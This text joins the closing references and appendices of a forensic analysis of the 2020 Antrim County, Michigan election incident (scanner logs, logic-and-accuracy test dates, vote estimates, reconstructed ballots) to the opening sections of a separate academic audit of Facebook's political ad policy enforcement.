[15] Dana Chisnell, Karen Bachmann, Sharon Laskowski, and Svetlana Lowry. "Usability for poll workers: A voting system usability test protocol." In: *International Conference on Human-Computer Interaction*. Springer. 2009, pp. 458–467.

[16] Samuel Dodge. *Judge allows forensic investigation of voting equipment in Antrim County*. MLive. Dec. 6, 2020. URL: https://www.mlive.com/public-interest/2020/12/judge-allows-forensic-investigation-of-voting-equipment-in-antrim-county.html.

[17] Dominion Voting Systems. *Democracy Suite EMS Election Event Designer user guide, version 5.5::212*. Oct. 10, 2017.

[18] Dominion Voting Systems. *Democracy Suite EMS Results Tally & Reporting user guide, version 5.5::16*. Oct. 10, 2017.

[19] Ariel J. Feldman, J. Alex Halderman, and Edward W. Felten. "Security analysis of the Diebold AccuVote-TS voting machine." In: *Proc. USENIX Electronic Voting Technology Workshop (EVT)*. 2007.

[20] Eric Fielding, Andrew W Lo, and Jian Helen Yang. "The National Transportation Safety Board: A model for systemic risk management." In: *Journal Of Investment Management* 9.1 (2011).

[21] Stephen N Goggin, Michael D Byrne, and Juan E Gilbert. "Post-election auditing: Effects of procedure and ballot type on manual counting accuracy, efficiency, and auditor satisfaction and confidence." In: *Election Law Journal* 11.1 (2012), pp. 36–51.

[22] J. Alex Halderman. *Analysis of the Antrim County, Michigan November 2020 election incident*. Mar. 2021. URL: https://www.michigan.gov/documents/sos/Antrim_720623_7.pdf.

[23] J. Alex Halderman. "Practical attacks on real-world e-voting." In: *Real-World Electronic Voting: Design, Analysis and Deployment*. Ed. by Feng Hao and Peter Y. A. Ryan. 2016, pp. 145–171.

[24] Russell J. Ramsland Jr. and Allied Security Operations Group. *Antrim Michigan forensics report, revised preliminary summary, v2 (redacted version)*. Dec. 2020. URL: http://www.13thcircuitcourt.org/DocumentCenter/View/15743/Antrim-Michigan-Forensics-Report-12-13-2020--v2-REDACTED.

[25] M. Lindeman and P.B. Stark. "A gentle introduction to risk-limiting audits." In: *IEEE Security & Privacy* 10 (2012).

[26] Michigan Board of State Canvassers. *Draft meeting minutes*. Nov. 23, 2020. URL: https://www.michigan.gov/documents/sos/112320_draft_minutes_708672_7.pdf.

[27] Michigan Bureau of Elections. *Election Officials Manual, Chapter 10: Preparation of election equipment*. Feb. 2019. URL: https://www.michigan.gov/documents/sos/X_Preparation_of_Voting_Equipment_266000_7.pdf.

[28] Michigan Bureau of Elections. *Election Officials Manual, Chapter 12: Precinct Canvass—Closing the polls*. Feb. 2019. URL: https://www.michigan.gov/documents/sos/XII_Precinct_Canvass_-_Closing_the_Polls_266013_7.pdf.

[29] Michigan Bureau of Elections. *Manual for Boards of County Canvassers*. Oct. 2020. URL: https://www.michigan.gov/documents/sos/BCC_Manual_464331_7.pdf.

[30] Michigan Bureau of Elections. *Test procedure for tabulators and voter assist terminals (VAT)*. Jan. 2019. URL: https://www.michigan.gov/documents/test_deck_manual05_131814_7.pdf.

[31] Michigan Department of State. *Antrim hand count tally sheet*. Dec. 17, 2020. URL: https://www.michigan.gov/documents/sos/AntrimCounty_Presidential_Race_Full_Hand_Count_November2020_711027_7.pdf.

[32] Michigan Department of State. *Final numbers from Antrim County audit continue to affirm accuracy of election results*. Dec. 18, 2020. URL: https://www.michigan.gov/som/0,4669,7-192-47796-547970--,00.html.

[33] Michigan Department of State. *General election audit processes*. 2020. URL: https://www.michigan.gov/documents/sos/2020_Gen_Election_Audit_Processes_711978_7.pdf.

[34] Michigan Department of State. *Isolated user error in Antrim County does not affect election results, has no impact on other counties or states*. Nov. 7, 2020. URL: https://www.michigan.gov/documents/sos/Antrim_Fact_Check_707197_7.pdf.

[35] Michigan Department of State. *Statewide election audit process affirms presidential election outcome*. Feb. 2021. URL: https://www.michigan.gov/sos/0,4670,7-127--552029--,00.html.

[36] Michigan Election Security Advisory Commission. *Report and recommendations*. Oct. 2020. URL: https://www.michigan.gov/documents/sos/ESAC_Report_Recommendations_706522_7.pdf.

[37] Microsoft. *C# reference: String interpolation*. URL: https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/tokens/interpolated.

[38] National Academies of Sciences, Engineering, and Medicine. *Securing the Vote: Protecting American Democracy*. National Academies Press, 2018. URL: https://www.nap.edu/catalog/25120/securing-the-vote-protecting-american-democracy.

[39] M. Maina Olembo and Melanie Volkamer. "E-Voting system usability: Lessons for interface design, user studies, and usability criteria." In: *Human-Centered System Design for Electronic Governance*. IGI Global, 2013.

[40] Nicole Perlroth and Jack Nicas. *No, software glitches are not affecting vote counts*. The New York Times. Nov. 9, 2020. URL: https://www.nytimes.com/2020/11/09/technology/no-software-glitches-are-not-affecting-vote-counts.html.

[41] John A Stoop. "Independent accident investigation: A modern safety tool." In: *Journal of Hazardous Materials* 111.1-3 (2004), pp. 39–44.

[42] Tara Subramaniam. *Fact-checking Trump's claims of voting machine errors in Michigan*. CNN. Dec. 16, 2020. URL: https://www.cnn.com/2020/12/16/politics/antrim-county-michigan-error-trump-tweets-fact-check/index.html.

[43] Betsy Woodruff Swan. *Read the never-issued Trump order that would have seized voting machines*. Politico. Jan. 21, 2022. URL: https://www.politico.com/news/2022/01/21/read-the-never-issued-trump-order-that-would-have-seized-voting-machines-527572.

[44] U.S. Election Assistance Commission. *Democracy Suite 5.5–A (modification)*. Jan. 2019. URL: https://www.eac.gov/voting-equipment/democracy-suite-55-modification.

[45] U.S. Election Assistance Commission. *Windows Update critical FAQ*. 2020. URL: https://www.eac.gov/windows-critical-update-faq.

[46] Diane Vaughan. *The Challenger launch decision: Risky technology, culture, and deviance at NASA*. University of Chicago Press, 1996.

[47] Alec Yasinsac, David Wagner, Matt Bishop, Ted Baker, Breno de Medeiros, Gary Tyson, Michael Shamos, and Mike Burmester. *Software review and security analysis of the ES&S iVotronic 8.0.1.2 voting machine firmware*. Report for Florida Dept. of State. 2007.

```
Nov 03/2020 06:46:02    **********************************
Nov 03/2020 06:46:02    * System Starting
Nov 03/2020 06:46:02    * Model Type PCOS-320C (Rev 1072)
Nov 03/2020 06:46:02    * Serial Number: AAFAJHX0109
Nov 03/2020 06:46:02    * Protective Counter: 5360
Nov 03/2020 06:46:02    * Software Version: 5.5.3-0002 #2
                          Fri Jul 27 09:18:31 CDT 2018
Nov 03/2020 06:46:02    * Election Project: Antrim November 2020
Nov 03/2020 06:46:02    **********************************
                                    .
                                    .
                                    .
Nov 03/2020 20:15:28    Total number of ballots = 1423.
Nov 03/2020 20:16:14    Administrator key for 'Admin' detected.
Nov 03/2020 20:16:14    Administrative Key inserted
Nov 03/2020 20:16:18    Admin chose to Close the Poll
Nov 03/2020 20:16:38    Correct passcode entered for Close.
Nov 03/2020 20:16:38    Requesting confirmation to close poll.
Nov 03/2020 20:16:49    Starting election database close poll
                        procedure.
Nov 03/2020 20:16:49    Saving Poll-Close time.
Nov 03/2020 20:17:38    Beginning to create Total Results file.
Nov 03/2020 20:18:45    - Successfully created Total Results file
                        '/cflash/1120_6_6_0_TOTALS.DVD'.
Nov 03/2020 20:18:46    Printing 1 copy of RESULTS TAPE
                                    .
                                    .
                                    .
Nov 03/2020 20:32:59    Admin chose Utilities Options
Nov 03/2020 20:33:07    Admin chose to Rezero the Results.
Nov 03/2020 20:33:16    Correct passcode entered for Rezero.
Nov 03/2020 20:33:16    Start election database re-zero poll
                        procedure.
Nov 03/2020 20:35:24    Total Results completed (rc=0)
Nov 03/2020 20:35:24    >> Shutting down AVS.
```

Figure 6: Cards Mistakenly Rezeroed. Logs from Elk Rapids 1 (*excerpt above*) and Milton 1 show that workers at both locations "rezeroed" the memory cards after polls closed, discarding the digital results. The results had to be entered manually from the poll tapes.

Scanner	L&A Test Dates	Test Deck Sizes
Banks	October 22	50, 256
Central Lake *	October 23	128
Chestonia	October 19	262
Custer	October 24	256
Echo	October 14 and 21	192; 192
Elk Rapids 1	October 14 and 21	64, 64; 128
Elk Rapids AV	October 14, 21, and 29	64, 64; 128; 8
Forest Home	October 23	192
Helena	October 20	64
Jordan	October 28	192
Kearney	October 27	192
Mancelona 1	October 24	126
Mancelona 2	October 24	127
Milton 1	October 17	64, 64
Milton AV	October 17	64
Star	October 20	64
Torch Lake	October 21	64, 64, 64
Warner *	October 20	64, 192

Table 5: Logic and Accuracy Testing checks that scanners produce correct poll tapes when tallying sets of ballots with known selections ("test decks"). All Antrim memory cards used on election day were tested, but testers in two townships (∗) failed to flag visible errors.

A Appendix: Logic and Accuracy Testing

Logic and accuracy testing (L&A testing) helps ensure that election definitions are properly prepared and match the ballot designs. Workers scan one or more "test decks"—sets of ballots marked in advance so that the correct results are known—and verify that the poll tapes show the expected output. Although L&A testing cannot protect against sophisticated attacks on voting equipment [19], it *can* detect some kinds of accidental or deliberate configuration problems.

Michigan requires L&A testing of all scanners [30]. To determine whether such testing took place in Antrim, I examined the logs from the memory cards. Every scanner was tested before the election, as shown in Table 5. Notably, both Mancelona scanners were tested after their cards were updated with the revised election definition. (The Central Lake scanner was not retested after its card was updated for the second scan on Nov. 6, but it was tested prior to the election.) Unfortunately, these tests failed to detect the impending problems.

The poll tapes produced during testing in Central Lake and Warner Township reflected the initial ballot designs, so they contained an incorrect contest and were missing a contest, respectively. By the time the testing occurred, the county was aware of the ballot design errors, and so, presumably, were the townships. The workers who performed the testing may have either ignored these discrepancies or failed to review the test decks and poll tapes carefully enough to spot them. Had the townships reacted to these errors by updating their election definitions, it would have prevented some (but not all) of the anomalies described in Section 4.

Michigan only requires L&A testing at the local level. The state recommends, but does not require, "end-to-end" pre-election testing to confirm that loading results from scanner memory cards into the EMS produces correct results. No such testing was conducted in Antrim. Had the county performed such testing, it likely would have detected the mismatched election definitions and averted the major anomalies.

B Appendix: Estimated Error in Prop. 20-1

The two scans from Central Lake provide enough information to estimate the number of ballots that used the initial ballot design and the size of the errors in the State Prop. 20-1 results.

The first poll tape, based on the initial election definition, showed 61 votes for "Yes" and 371 for "No" from Central Lake Village. Per Figure 3, the "Yes" votes would have been only those marked for "Yes" and using the initial design, while the "No" votes would have been those marked "Yes" using the initial ballot design plus those marked "No" using the revised ballot design. The second poll tape, based on the revised definition, shows 370 votes for "Yes" and 69 for "No." Votes counted for "Yes" would have been those marked "Yes" using the revised ballot design plus those marked "No" using the initial ballot design. Those counted for "No" would have been only those marked "No" using the revised ballot design. (The values 371 and 370 should be equal; the difference is due to the ballots omitted in the second scan, shown in Figure 7.)

We can use these facts to estimate the correct results. Let a be the number of votes for "Yes" cast using the revised ballot design, and let b be the number of votes for "No" cast using the initial ballot design. Based on the facts above, $a+b \approx 370$. In the rest of Central Lake Township, which was unaffected by the error, "Yes" received 84% of the votes. Under the assumption that Central Lake Village voted for each option in the same proportion:

$$\frac{61+a}{(61+a)+(b+69)} \approx 84\%$$

By simple algebra, $a \approx 359$ and $b \approx 11$.

As shown in Table 6, this implies that approximately $61+11=72$ votes were cast using the initial ballot design and that approximately $50+11=61$ votes are not incorporated in the final results for the contest.

Choice	Ballot Design		Total	Δ
	Initial	Revised		
Yes	61	$a \approx 359$	420	+50
No	$b \approx 11$	69	80	+11

Table 6: Remaining Errors in State Prop. 20-1. My estimates (*blue*) show that approximately 61 votes are missing from Central Lake's results for Prop. 20-1, roughly 50 for "Yes" and 11 for "No."

Ballot 1 — Central Lake Township, Precinct 1CENT

President and Vice President : Donald J. Trump / Michael R. Pence
United States Senator for State : John James
Representative in Congress 1st District : Jack Bergman
Representative in State Legislature 105th District : Ken Borton
Member of the State Board of Education : Tami Carlone, Michelle A. Frederick
Regent of the University of Michigan : Sarah Hubbard, Carl Meyers
Trustee of Michigan State University : Pat O'Keefe, Tonya Schuitmaker
Governor of Wayne State University : Don Gates
County Prosecuting Attorney : Write-in
County Sheriff : Write-in
County Clerk : Sheryl Guy
County Treasurer : Sherry A. Comben
County Register of Deeds : Patty Niepoth
County Drain Commissioner : Mark Stone
County Surveyor : Scott Papineau
County Commissioner 2nd District : Joshua E. Watrous
Township Supervisor for Central Lake Township : Write-in
Township Clerk for Central Lake Township : Judy Kosloski
Township Treasurer for Central Lake Township : Andrew Smith
Township Trustee for Central Lake Township : Patrick Hanlon, Pat Marshall
Justice of Supreme Court : Katherine Mary Nepton, Brock Swartzle
Judge of Court of Appeals 4th District Incumbent Position : Michael J. Kelly, Amy Ronayne Krause
Judge of Court of Appeals 4th District Non-Incumbent Position : Michelle Rick
Judge of Circuit Court 13th Circuit Incumbent Position : Kevin A. Elsenheimer
Board Member for Charlevoix-Emmet Intermediate School District 6 Year Term : Thelma A. Chellis
State Proposal 20-1 : Yes
State Proposal 20-2 : Yes

Ballot 2 — Central Lake Township, Precinct 1V

[*No selections.*]

Ballot 3 — Central Lake Township, Precinct 1V

Straight Party Ticket : Republican Party
President and Vice President : Donald J. Trump / Michael R. Pence
United States Senator for State : John James
Representative in Congress 1st District : Jack Bergman
Member of the State Board of Education : Tami Carlone, Michelle A. Frederick
Regent of the University of Michigan : Sarah Hubbard, Carl Meyers
Trustee of Michigan State University : Pat O'Keefe, Tonya Schuitmaker
County Prosecuting Attorney : James L. Rossiter
County Sheriff : Daniel S. Bean
County Clerk : Sheryl Guy
County Treasurer : Sherry A. Comben
County Register of Deeds : Patty Niepoth
County Commissioner 2nd District : Joshua E. Watrous
Township Supervisor for Central Lake Township : Stanley A. Bean
Village President for Village of Central Lake : Rob Tyler
Village Trustee for Village of Central Lake : Bill Chapman
* School Board Member for Central Lake Schools : Melanie Eckhardt, Keith Shafer
* State Proposal 20-1 : —
* State Proposal 20-2 : —
* A Proposed Initiated Ordinace to Authorize One (1) Marihuana Retailer Establishment Within the Village of Central Lake : No

* contest potentially incomplete due to limited data

Figure 7: Reconstructed Ballots. The scanner in Central Lake recorded three ballots on Nov. 3 that were not included when ballots were rescanned on Nov. 6. If Ballot 3 was omitted in error, it likely altered the outcome of the Central Lake Village Marihuana Initiative.

An Audit of Facebook's Political Ad Policy Enforcement

Victor Le Pochat
imec-DistriNet, KU Leuven

Laura Edelson
New York University

Tom Van Goethem
imec-DistriNet, KU Leuven

Wouter Joosen
imec-DistriNet, KU Leuven

Damon McCoy
New York University

Tobias Lauinger
New York University

Abstract

Major technology companies strive to protect the integrity of political advertising on their platforms by implementing and enforcing self-regulatory policies that impose transparency requirements on political ads. In this paper, we quantify whether Facebook's current enforcement correctly identifies political ads and ensures compliance by advertisers. In a comprehensive, large-scale analysis of 4.2 million political and 29.6 million non-political ads from 215,030 advertisers, we identify ads correctly detected as political (*true positives*), ads incorrectly detected (*false positives*), and ads missed by detection (*false negatives*). Facebook's current enforcement appears imprecise: 61% more ads are missed than are detected worldwide, and 55% of U.S. detected ads are in fact non-political. Detection performance is uneven across countries, with some having up to 53 times higher false negative rates among clearly political pages than in the U.S. Moreover, enforcement appears inadequate for preventing systematic violations of political advertising policies: for example, advertisers were able to continue running political ads without disclosing them while they were temporarily prohibited in the U.S. We attribute these flaws to five gaps in Facebook's current enforcement and transparency implementation, and close with recommendations to improve the security of the online political ad ecosystem.

1 Introduction

Online political advertising is a powerful tool for enabling engagement in the political process, but with this power comes the risk of abuse that can harm the integrity of the democratic process. Scrutiny of major online advertising platforms intensified due to foreign interference in the 2016 U.S. elections [87] as well as broader concerns on disinformation, voter suppression, and inauthentic behavior [89]. As government regulation has failed to adapt [64, 71], oversight on online political advertising has fallen largely to the platforms themselves [42, 64]. Platforms therefore developed self-regulatory policies [71] that include verifying and revealing advertisers' identity [48, 57], creating public archives of political ads [6], or even banning political ads altogether [1, 64].

Table 1: Summary of (in)correctly classified ad counts, across undeclared political ads as labeled by Facebook or by us, within a 14-day observation period after an ad's first activity.

Detected as political by Facebook		Not detected by Facebook
40,191 * False positive (subsection 5.2)	**32,487** * True positive (subsection 5.1)	**116,963** § False negative (subsection 6.3)
Not political	Actually political	

Precision: 0.45 *Recall*: 0.22 F_1 *score*: 0.29

* Across all advertisers worldwide; estimate based on 55% FP rate in U.S.
§ Across political advertisers worldwide.

A baseline requirement for platforms to protect integrity and reduce harm is then to properly identify advertisements that seek to influence public opinion, and adequately enforce their policies on those ads and their advertisers. Failing to do so correctly, rapidly, and consistently leaves an opportunity for ill-spirited advertisers to impede public scrutiny, spread violating content, and evade restrictions on political ads. Conversely, well-meaning advertisers are disadvantaged if their ads are unduly made unavailable due to incorrect enforcement, or if they (over-)comply with policies while others do not [72], especially when policies are unclear or ambiguous. Given the large number of submitted ads, platforms usually deploy automated methods for policy review, complemented by human review when needed [23, 38, 75].

In this paper, we audit whether Facebook makes accurate enforcement decisions for ads that may be in scope of its political ad[1] policies, but were not declared as such by the respec-

Supplementary materials as well as an extended version of this paper that includes the appendices are available at https://osf.io/7tw3e/.

[1] In this paper, we use 'political ads' as shorthand for ads in scope of Facebook's policy, i.e., "ads about social issues, elections or politics" [11].

tive advertisers. Facebook is the most popular social media platform worldwide among users [66] and advertisers [103], and its political ad policies and transparency are considered to be among the most developed for major technology companies [71, 101], allowing us to analyze the effectiveness of self-regulation through one of the most advanced deployments. We build a novel large-scale data collection pipeline that retrieves all currently active ads running on Facebook's core advertising platforms[2] from the *Ad Library*, its ad transparency tool. Our comprehensive and representative data set contains 4.2 million political and 29.6 million non-political ads from all 215,030 pages[3] that ran political ads during the second half of 2020 and beginning of 2021, covering major elections in the U.S. and Brazil. We analyze the prevalence of ads that Facebook correctly detects to violate policies after they start running (*true positives*), ads that Facebook detects but are not political (*false positives*), and ads that Facebook fails to detect even though they are political (*false negatives*).

In prior work, the Ad Library has been used to study advertisers evading Facebook's transparency requirements [36], while other research sought to quantify enforcement errors through anecdotal evidence [33, 97, 108, 111], or through crowdsourced [96, 102] or self-published [75] ads; however, these studies inherently cover only a small sample of ads. To the best of our knowledge, no previous study has quantified the *performance* of Facebook's political ad policy *enforcement* in detecting non-compliance *at a large and representative scale*. A study such as ours is essential to understanding whether Facebook's current self-regulation effort is sufficient to maintain the integrity of its political ad ecosystem.

Overall, we find that policy violations detected after an ad starts running represent a small share (1.7%) of political ads on Facebook. Detection happens rather quickly; yet it is worth noting that these violating ads failed to be detected during Facebook's initial ad review, which allowed them to accumulate over 2 billion user impressions before being taken down. Unfortunately, this detection of violating ads seems to have little visible impact on advertisers. Despite a history of violations, we observe that the top violating advertisers were able to continue running new ads and accumulate more violations for long periods of time, even while political ads were banned in the U.S. [1, 70, 94].

Ambiguities in Facebook's policies and flaws in Facebook's existing detection appear to cause many unrelated ads to be incorrectly labeled as political: We estimate that among U.S. advertisers, 55% of ads detected as "political" by Facebook are in fact false positives. Conversely, we identify 39% of advertisers in Facebook's Ad Library Reports as clearly political. While such advertisers are subject to a blanket rule in Facebook's ad policy requiring them to declare *all* their ads as political, these pages ran a total of 116,963 ads that were not declared as political and not detected by Facebook. In addition, significant differences in the rates of undetected ads arise between countries: While performance is best in the United States at 0.85%, Facebook may fail to detect up to 45% of undeclared political ads in other countries.

When considering only the running ads where Facebook needed to make an enforcement decision, that is, ads not voluntarily disclosed by their advertisers, we find 61% more ads that are missed than are detected by Facebook within 14 days, and 55% of detected ads are likely false positives (Table 1). With more errors than correct decisions, Facebook's current enforcement approach appears inadequate: users are left vulnerable to ads that seek to influence their opinion without proper disclosure, while legitimate advertisers regularly see their ads unjustly taken down. We attribute these flaws to insufficient attention for an advertiser's political intent, the possibility for advertisers to continue running violating ads, inadequate localization in many countries, and ambiguity in policies, worsening transparency. Based on these observations, we make a number of recommendations to improve policy enforcement (section 7).

In summary, our main contributions are:

- We develop a novel data collection pipeline through which we obtain a comprehensive and representative view on all active political and non-political ads running between July 2020 and February 2021 across 215,030 pages (section 4).
- From an ad-level perspective, we find 1.7% of all "political" ads to have been detected post-hoc by Facebook, but detection is imprecise: we estimate through manual labeling that in the U.S., 55% of detected ads were incorrectly marked as political *(false positives)* and taken down (section 5).
- From an advertiser perspective, we find that detection of violating ads does not appear to prevent future violations, and that Facebook misses 116,963 ads from clearly political advertisers (*false negatives)*, with considerably worse performance outside the United States (section 6).
- We identify five factors where our findings suggest that Facebook's current enforcement and transparency implementation is lacking, and suggest improvements that would strengthen enforcement and improve the security of the online political ad ecosystem (section 7).

2 Background

2.1 Political ad policy

Facebook imposes increased authenticity and transparency requirements for "ads about social issues, elections or politics," by requiring advertisers to confirm their identity and location and declare who funded the ads. These requirements are only mandatory and therefore proactively or reactively enforced in

[2] Facebook, Instagram, Messenger, and the Audience Network.

[3] An *advertiser* runs ads from their Facebook *page* [6]. In this paper, we use 'advertiser' and 'page' interchangeably.

around[4] 60 countries and territories for ads about social issues, elections or politics, and in around 60 additional countries for ads about elections or politics only [18], with these sets of countries expanding over time. In all other countries, advertisers are currently "strongly encouraged" to get authorized and declare ads, but this is voluntary and not enforced [18].

Facebook considers ads to be "about social issues, elections or politics" if they are [12]:

- "made by, on behalf of or about a candidate for public office, a political figure, a political party, a political action committee or advocates for the outcome of an election to public office; or
- about any election, referendum or ballot initiative, including "get out the vote" or election information campaigns; or
- about any social issue in any place where the ad is being run; or
- regulated as political advertising."

Facebook further specifies 'social issues' as "sensitive topics that are heavily debated, may influence the outcome of an election or result in/relate to existing or proposed legislation" and requires disclosure for these "social issue ads that seek to influence public opinion" [5]. Facebook defines a list of top-level 'social issues' per country (where applicable), which can change over time [5]; Facebook further clarifies these topics with examples of ads that are in and out of scope [56].

Before an advertiser can run ads about social issues, elections or politics in an applicable country, they must complete the *authorization process* there and confirm their identity and location [12, 24, 38, 48]. Once authorized, they can create 'disclaimers' to indicate which funding entity (individual, page or organization) paid for a given ad [22, 28, 38]. When running a political ad, the advertiser must then select it as a "Special Ad Category" [24] and add a disclaimer [24, 38].[5]

As shorthand, whenever we mention 'political ads' we refer to "ads about social issues, elections or politics" that were properly *declared* (i.e., having a disclaimer) or *detected* (i.e., lacking a disclaimer but marked as political by Facebook).

2.2 Policy enforcement

Facebook requires advertisers to self-determine that an ad is in scope of its ad policy on social issues, elections or politics, but also reviews any other submitted ad for policy compliance [38]. This "relies primarily on automated review (artificial intelligence) [...] and, in some cases, [they] have trained global teams to review specific ads" [38]. If an undeclared ad gets caught during this initial review, it never runs and is not archived in the Ad Library; the attempted violation will never be publicly known. This paper excludes such early detections.

[4] Lists of countries are inconsistent between the web portal [6] and documentation [18].

[5] Certain Facebook-vetted news publishers are exempt from declaring ads even if their content is political but not opinionated [7, 12].

If an undeclared ad passes review and is running, it can still "be flagged by AI or reported by [Facebook's] community" as political [38]. Facebook then "disapproves" the ad retroactively, meaning they deactivate the ad, so it is no longer shown to any user. This is the type of ad detection that we study in this paper. Facebook also archives the violating ad in the Ad Library with a message that "this ad ran without a disclaimer," regardless of whether the advertiser completed the ad authorization process [4, 6]. While the ad will remain publicly archived even when inactive, it will therefore never be known who paid for the ad. Violating pages may also be restricted from running new (political) ads or be disabled [12].

2.3 Transparency tools

Facebook emphasizes transparency as a means to hold them and their advertisers accountable [38], enabling users to be aware of who is trying to influence them as well as enabling journalists, organizations, and researchers (including us) to audit online political advertising [38]. To support this transparency, Facebook provides three core tools [113]:

1. The *Ad Library* [8] is a web portal where users can search all currently active ads for any Facebook page in any country, as well as all active and inactive ads about social issues, elections or politics. Only for the latter, provided metadata includes the disclaimer provided (if any), the identity of an authorized advertiser and how this was verified, and binned estimates of ad spend, reach, and impressions. A non-political ad disappears from the Ad Library once it becomes inactive; a political ad is archived for 7 years [6]. Appendix A shows how the web portal displays ads.
2. The *Ad Library API* [9] provides an interface for automated queries for all active and inactive ads about social issues, elections or politics for any page in a given country.
3. The *Ad Library Report* [10] aggregates advertiser data for all ads about social issues, elections or politics for countries where Facebook requires disclosure, listing all pages with at least one political ad in the chosen time span.

2.4 Related work

Prior work used crowdsourced or self-published ads to analyze the correctness of Facebook's political ad policy enforcement. Silva et al. [96] developed a system to crowdsource Facebook ads in Brazil and classify them as political using a supervised machine learning model. Across 38,110 ads during the 2018 Brazilian elections, this model found 835 ads (2.2%) that had not been correctly declared nor detected as political. Matias et al. [75] conducted an audit study on Facebook and Google's political ad policy enforcement through self-published ads, finding that Facebook applies their policies too restrictively, leading to 10 mistakenly prohibited ads (out of 238), while Google prohibited no ads. Sosnovik and Goga [102] compared platform, advertiser, and user perceptions of the def-

inition of online political ads on Facebook through 63,400 crowdsourced ads labeled by volunteers. They found that social issue ads in particular see the highest error rate due to unclear policies, although users largely perceive them as political, and observe disagreement between automated classifiers for political ads trained on differently sourced sets of (non-)political ads. Moreover, several media reports have given anecdotal evidence of ads missed by Facebook's enforcement, both from politicians [33, 97, 108] and social issue organizations [97, 111]. Using the Ad Library, Cecere et al. [23] found that COVID-19-related ads were more likely to be detected by Facebook, suggesting that these may have been falsely detected, and that ad policies were confusing to advertisers. Our study quantifies the performance of Facebook's enforcement on a larger and more representative scale than these previous studies, as we gather all *active* ads for *all* pages with at least one political ad, to analyze the prevalence of *both* false positives and false negatives.

From a transparency perspective, Edelson et al. [37] described and compared the efforts by Facebook, Google, and Twitter on a technical level. They later conducted a security analysis on transparency for Facebook's Ad Library in the U.S. [36], finding that adversarial political advertisers could evade transparency requirements through erroneous disclaimers and undisclosed coordinated behavior. We assess how advertisers may evade declaring their ads as political altogether, through which they also avoid transparency.

Further audits of Facebook's advertising platform found that advertisers can exploit ad targeting to infer private or sensitive user information [43, 50–52, 109], or to deploy highly targeted and biased ad campaigns [16, 49, 87], with users receiving inadequate targeting explanations from Facebook [16]. Facebook's ad delivery may also skew which users see which ads, potentially leading to discrimination based on gender or race [14, 60, 69], including for political ads [15].

3 Enforcement Errors and Their Impact

We introduce the two error types that affect the security of Facebook's political ad platform, i.e., the 'threat model,' and describe the actors that may either exploit these errors to induce harm, or that are themselves harmed by these errors.

First, ads may not be detected as political by Facebook, i.e., are *false negatives*. Once they are allowed to run, these missed ads harm the *integrity* of the online political ad ecosystem and of Facebook's transparency efforts. They result from Facebook failing to discover ads that advertisers did not properly declare, whether deliberately to avoid scrutiny or accidentally due to misinterpreting (ambiguous) policies [33, 97, 102, 111]. Malicious advertisers may have an incentive to not declare politically motivated ads, as this relieves them of the accompanying restrictions. They would not need to get authorized by Facebook (requiring identification) nor display who paid for the ad [38]. Moreover, users will be unaware that the advertiser is attempting to influence them as the ad interface will not reflect that the ad is political [38], and they might be shown the ad even if they requested to see fewer political ads [58]. The advertiser can then abuse these flaws to spread disinformation or prohibited content (e.g., voter suppression), or engage in 'coordinated inauthentic behavior' where accounts conspire to run influence campaigns [36, 89], without being publicly identified. Moreover, such an advertiser can circumvent bans on political ads, as was (temporarily) the case after the 2020 U.S. elections [1]. Finally, advertisers may want to evade transparency and accountability: undetected ads disappear from the Ad Library once they become inactive, leaving researchers and journalists unable to discover policy-violating content or hold advertisers and Facebook accountable for compliance with and enforcement of the political ad policy.

Second, ads may be incorrectly detected as political by Facebook, i.e., are *false positives*. As detected ads are taken down and may even result in pages being restricted from running ads or being deleted, Facebook reduces the *availability* of legitimate advertisements through these errors, whether the ads concern social issues (but do not influence public opinion) or are purely commercial. On the one hand, these can result from Facebook applying their policies too restrictively or erroneously and detecting ads that are in fact not political. For example, Facebook's enforcement errors were found to hinder public health messages related to COVID-19 [23, 95] and vaccines [63, 79, 104]; were thought to unduly insinuate political division for social themes [47, 53, 80, 90, 99, 100, 114]; or resulted from false name matches [45, 74–76]. On the other hand, advertisers themselves may introduce false positives by (voluntarily) over-declaring ads that are not in scope of the political ad policy [102], possibly due to incorrectly or overly cautiously interpreting this policy or because they fear the ad will otherwise be erroneously detected and taken down. False detections also erode trust in enforcement as a whole, as they suggest that the automated decision models are unable to properly distinguish political ads, and further reduce the quality of input data to these models.

Throughout this paper, we label ads as follows:

Considered as political by				
advertiser	Facebook	us	Label	Type
✓	N/A	✓	declared	True positive
✓	N/A	✗	(over-)declared	False positive
✗	✓	✓	detected*	True positive
✗	✓	✗	(over-)detected*	False positive
✗	✗	✓	undetected*	False negative
✗	✗	✗	–	True negative
✗	(✓ OR ✓)		*undeclared	

4 Data Collection

To understand the dynamics and possible shortcomings of Facebook's ad policy enforcement, we must capture the full lifespan for all relevant ads. The Ad Library API is insufficient for this purpose: it only returns ads *once* they are known to be political, which crucially excludes the period *before* Facebook enforces upon an ad, and omits ads that Facebook *never* enforces upon altogether. We therefore develop a novel large-scale data collection pipeline using the Ad Library web portal, which lists all active ads for a given page, regardless of whether they are political. In this section, we first define the scope of our study and present our data collection method. We then describe and validate the resulting data set, and discuss the ethics of our data collection as well as the impact of its limitations on our study.

4.1 Scope and method

Our data collection started on July 9, 2020, and was initialized with all pages that were present in any Ad Library Report for the past week since April 21, 2020, i.e., all pages that had published any political ads relatively recently. Until January 12, 2021, we continuously added pages newly appearing in the most recently available Ad Library Report. We consider the resulting set of pages as the scope of our study. We continued collecting ads for these pages for four more weeks, i.e., until February 9, 2021. This period therefore covered the pause on political ads in the United States after the elections on November 3, 2020 [1]. Our data collection covered all 71 countries with an Ad Library report at the time of our measurement. Appendix G lists the dates when reports were first available and when we started tracking their pages.

For every page that is in scope, we scrape its ads from the Ad Library web portal [8] with a target period of 24 hours, as well as page metadata with a target period of 14 days. We request all currently active ads which had impressions in the previous 7 days in any country; we do not apply any other filter. Additionally, for every ad, we gather its contents and metadata 14 days after its first observation through the ad snapshot tool used in the Ad Library API. As this endpoint reports the ad's most recent state, even if already inactive, this allows us to observe any enforcement by Facebook within 14 days of the ad's publication. For an ad detected within 14 days, we assume that ad detection led to its deactivation. We then calculate the activity period of an ad as the time between its first and last (daily) observation, assuming that the ad was published just before the former and detected just after the latter, with a 24-hour margin due to our scraping frequency. Moreover, whenever we analyze the activity period of an ad, we require that we likely captured the full lifespan of an ad, and therefore exclude ads active during the final four weeks of our data collection (reducing right censoring) or before/during our first scrape for a given page (reducing left censoring). Finally, we retrieve all political ads that were active during our measurement period through the Ad Library API on March 30, 2021, in the subset of countries where API data was available to us (covering 80% of scraped ads, Appendix G).

